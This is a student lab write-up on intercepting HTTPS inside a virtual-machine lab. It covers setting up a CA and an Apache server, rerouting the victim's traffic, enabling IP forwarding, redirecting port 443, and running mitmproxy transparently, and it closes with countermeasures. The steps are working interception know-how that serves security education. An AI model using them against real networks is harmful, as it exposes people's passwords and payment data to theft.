

LAB6a: Man-in-the-Middle Attack Using SSLsniff

Introduction

In this lab, we will explore how to perform a **Man-in-the-Middle (MitM)** attack on an HTTPS connection between a **client** and a **secure web server**. The main objective is to understand the vulnerabilities of SSL/TLS connections and learn how to use the SSLsniff tool to intercept and decrypt HTTPS traffic.

Objectives

- Attack an HTTPS connection between a client and a secure web server.
- Use the Man-in-the-Middle (MitM) strategy to intercept and decrypt HTTPS traffic.
- Utilize the SSLsniff tool from the dSniff suite to perform the attack.

Lab Environment

- **Kali VM:** Victim machine.
 - IP@ : 192.168.52.144
- **Kali VM:** Attacking router machine with two network interfaces.
 - IP@ : 192.168.52.139
 - IP@ : 192.168.52.140
- **ubuntu 18.0 VM:** Legitimate web server running Apache for the site www.2cssiq.dz.
 - IP@ : 192.168.52.137
- **Required Tools:** OPENSLL, Wireshark, mitmproxy, Apache.


Setting Up the Web Server

A website named www.2cssiq.dz needs to be accessible by both the victim and the attacker under HTTPS. The setup of the server involves:

1. **Install Apache Server:**
 - `sudo apt-get install apache2`
2. **Create a Certificate Authority (CA):**

- Generate a private key for the CA.
 - `openssl genpkey -algorithm RSA -out ca.key`
- Create a self-signed certificate for the CA.
 - `openssl req -new -x509 -days 365 -key ca.key -out ca.pem`
- 3. Install the CA Certificate in Client Browsers:**
 - Import the CA certificate into the trusted root certificate authorities store in the browser settings.
- 4. Create a Certificate Signed by the CA:**
 - Generate a private key for the server.
 - `openssl genpkey -algorithm RSA -out server.key`
 - Create a certificate signing request (CSR).
 - `openssl req -new -key server.key -out server.csr`
 - Sign the CSR with the CA certificate to create the server certificate.
 - `openssl x509 -req -days 365 -in server.csr -CA ca.pem -CAkey ca.key -CAcreateserial -out server.pem`
- 5. Configure Apache to Use the SSL Certificate:**
 - Configure Apache to use the SSL certificate and key by editing the SSL configuration file:
 - `sudo nano /etc/apache2/sites-available/default-ssl.conf`
 - Update the following lines:
 - `SSLCertificateFile /etc/ssl/certs/server.pem`
 - `SSLCertificateKeyFile /etc/ssl/private/server.key`
 - Enable the SSL module and the SSL site:
 - `sudo a2enmod ssl`
 - `sudo a2ensite default-ssl`
 - `sudo systemctl restart apache2`


result :



Verifying the Connection


To ensure the connection is secured with SSL/TLS, use Wireshark:

- Apply filters to capture only the packets of interest.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.52.139	192.168.52.137	TLSv1.2	90	Application Data
3	0.001144338	192.168.52.137	192.168.52.139	TLSv1.2	90	Application Data
12	5.090563372	192.168.52.139	192.168.52.137	TLSv1.3	583	Client Hello
14	5.091416727	192.168.52.137	192.168.52.139	TLSv1.3	322	Server Hello, Change Cipher Spec, Application Data, Application Data
16	5.091872057	192.168.52.139	192.168.52.137	TLSv1.3	146	Change Cipher Spec, Application Data
17	5.092367312	192.168.52.137	192.168.52.139	TLSv1.3	145	Application Data
19	5.092831344	192.168.52.139	192.168.52.137	TLSv1.3	516	Application Data
20	5.093285094	192.168.52.137	192.168.52.139	TLSv1.3	268	Application Data
22	10.093920620	192.168.52.139	192.168.52.137	TLSv1.3	90	Application Data
24	10.094718994	192.168.52.137	192.168.52.139	TLSv1.3	90	Application Data

- Verify that the transmitted data is encrypted, indicating a secure HTTPS connection over port 443.



Frame 947: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface eth0, id 0	
Ethernet II, Src: VMware_77:95:dd (00:0c:29:77:95:dd), Dst: VMware_e6:06:62 (00:50:56:e6:06:62)	
Internet Protocol Version 4, Src: 192.168.52.139, Dst: 172.217.18.42	
Transmission Control Protocol, Src Port: 37666, Dst Port: 443, Seq: 1476, Ack: 3070, Len: 39	
Transport Layer Security	

0000	00 50 56 e6 06 62 00 0c 29 77 95 dd 00 00 45 00	PV b . . .)w . . . E .
0010	00 4f a7 1d 40 00 40 06 df 54 c0 a8 34 8b ac d9	0 _ @ _ . T . . 4 . .
0020	12 2a 93 22 01 bb 5b 30 05 fc 1e ea 2b 74 50 18	* . " . . [0 + t P .
0030	f5 3c b4 78 00 00 03 03 00 22 f4 c3 ce 39 81	< x " 0 .
0040	b6 a3 a5 bd 71 16 09 45 e9 dd 58 da d9 10 d0 3b	... q . E . . X ;
0050	91 fa de 1f 22 7d c8 57 cf 09 d7 3f cd	... } . W . . . ? .

Man-in-the-Middle Attack Using mitmproxy

Note: Originally, this lab was intended to use [sslsnif](#) for intercepting HTTPS traffic. However, I encountered issues with one of the commands that prevented [sslsnif](#) from functioning correctly. Therefore, I decided to use [mitmproxy](#) as an alternative tool. [mitmproxy](#) provides similar functionality for intercepting and modifying HTTP/HTTPS traffic, and it is readily available and easy to use on Kali Linux.

1. Generate a Certificate for the Attacker:

Generate a private key and a self-signed certificate for mitmproxy:

- `openssl genpkey -algorithm RSA -out server.key`
- `openssl req -new -key server.key -out server.csr`
- `openssl x509 -req -days 365 -in server.csr -signkey server.key -out server.pem`

2. Configure Default Gateway:

Change the default gateway on the victim machine to the attacker's IP:

```
root@victime:/home/kali# ip route add 192.168.52.137 via 192.168.52.140
root@victime:/home/kali# route -n
Kernel IP routing table
Destination      Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0          192.168.52.2   0.0.0.0         UG    100    0      0 eth0
192.168.52.0     0.0.0.0        255.255.255.0   U     100    0      0 eth0
192.168.52.137   192.168.52.140 255.255.255.255 UGH    0      0      0 eth0
```

On the attacker machine, enable IP forwarding:

```
root@kali:/home/kali# cat /proc/sys/net/ipv4/ip_forward
0
root@kali:/home/kali# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Do the same with the server, setting the default gateway to the other interface of the attacker, ensuring the traffic routes correctly:

```
root@ubuntu:~# traceroute 192.168.52.144
traceroute to 192.168.52.144 (192.168.52.144), 30 hops max, 60 byte packets
 1  192.168.52.140 (192.168.52.140)  0.393 ms  0.237 ms  0.253 ms
 2  192.168.52.144 (192.168.52.144)  0.631 ms  0.700 ms  0.616 ms
root@ubuntu:~#
```

3. Redirect Traffic with Firewall:

Before launching the tool, first, redirect traffic from port 443 (TLS/SSL) to port 8080 (default port used by mitmproxy) using Firewall:

```
root@kali:/etc/apache2# firewall-cmd --add-forward-port=port=443:proto=tcp:toport=8080
success
```


4. Launch mitmproxy:

Start mitmproxy in transparent mode with the generated certificate:

```
root@kali:/home/kali# mitmproxy --cert www.2cssiq.dz=server.pem --ssl-insecure --mode transparent --showhost
```

5. Access the Target Website from the Victim Machine:


- On the victim machine, open a browser and navigate to <https://www.2cssiq.dz>.
- When prompted, accept the security risk and continue to the site.



6. Monitor and Modify Traffic:


Now the HTTPS connection is completely controlled by the attacker, who can modify the content of the page as well as retrieve information sent by the client, which may be sensitive such as passwords or payment information.

Using MitmProxy, we can view the requests passing through the proxy:



```
Flows
GET https://www.2cssiq.dz/
  ← 304 [no content] 8ms
>> GET https://www.2cssiq.dz/
  ← 304 [no content] 6ms
```

And also display their details:



```
Flow Details
2020-08-26 09:56:40 GET https://www.2cssiq.dz/
  ← 304 Not Modified [no content] 6ms

Request Response

Server Connection:
Address      192.168.52.137:443
Resolved Address 192.168.52.137:443
HTTP Version  HTTP/1.1
ALPN         http/1.1

Server Certificate:
Type         RSA, 4096 bits
SHA1 digest  F7:5D:4F:BA:94:53:52:6C:BE:87:8B:A7:9B:B8:B6:5A:61:17:C5:37
Valid to     2021-08-25 20:15:48
Valid from   2020-08-25 20:15:48
Serial       1
Subject      C DZ
              CN www.2cssiq.dz
              emailAddress www@2cssiq.dz
Issuer       C DZ
              CN 2cssiq

Client Connection:
Address      ::ffff:192.168.52.144:41066
HTTP Version HTTP/1.1
TLS Version  TLSv1.3
Server Name Indication www.2cssiq.dz
Cipher Name  TLS_AES_256_GCM_SHA384
ALPN         http/1.1

Timing:
Client conn. established 2020-08-26 09:56:40.898
Server conn. initiated   2020-08-26 09:56:40.901
Server conn. TCP handshake 2020-08-26 09:56:40.928
Server conn. TLS handshake 2020-08-26 09:56:40.939
Client conn. TLS handshake 2020-08-26 09:56:40.945
First request byte       2020-08-26 09:56:40.946
Request complete         2020-08-26 09:56:40.948
First response byte      2020-08-26 09:56:40.950
Response complete        2020-08-26 09:56:40.952

[2/2] [showhost][transparent]
```

Countermeasures

To prevent this type of attack:

- **Never access websites with unrecognized certificates, especially on public networks:** Always ensure that the website's certificate is issued by a trusted Certificate Authority (CA) and that it matches the URL you intend to visit. Public networks are particularly susceptible to MITM attacks, so extra caution should be exercised when connected to them.
- **Avoid entering sensitive information on such sites:** If you encounter a certificate warning or an untrusted certificate, do not proceed to enter any personal or sensitive information. This includes passwords, credit card numbers, or any other sensitive data.
- **Keep your browser and security software up to date:** Ensure your web browser, antivirus, and firewall are updated to their latest versions. These updates often include security patches that can help protect against newly discovered vulnerabilities.
- **Use HTTPS Everywhere:** Consider using browser extensions like HTTPS Everywhere that automatically redirect you to the secure version of websites, ensuring your connection is encrypted.
- **Enable Multi-Factor Authentication (MFA):** Whenever possible, enable MFA for your online accounts. This adds an extra layer of security even if an attacker manages to intercept your login credentials.
- **Regularly monitor your accounts:** Regularly check your bank statements, email accounts, and other sensitive accounts for any unauthorized activity. Early detection of suspicious activity can help mitigate the impact of a potential MITM attack.

Conclusion

By following these steps, I successfully demonstrated a Man-in-the-Middle attack using mitmproxy. This exercise emphasizes the importance of certificate validation and secure browsing practices to protect against such attacks. It also highlights the need for continuous vigilance and robust security measures to safeguard personal and sensitive information from cyber threats.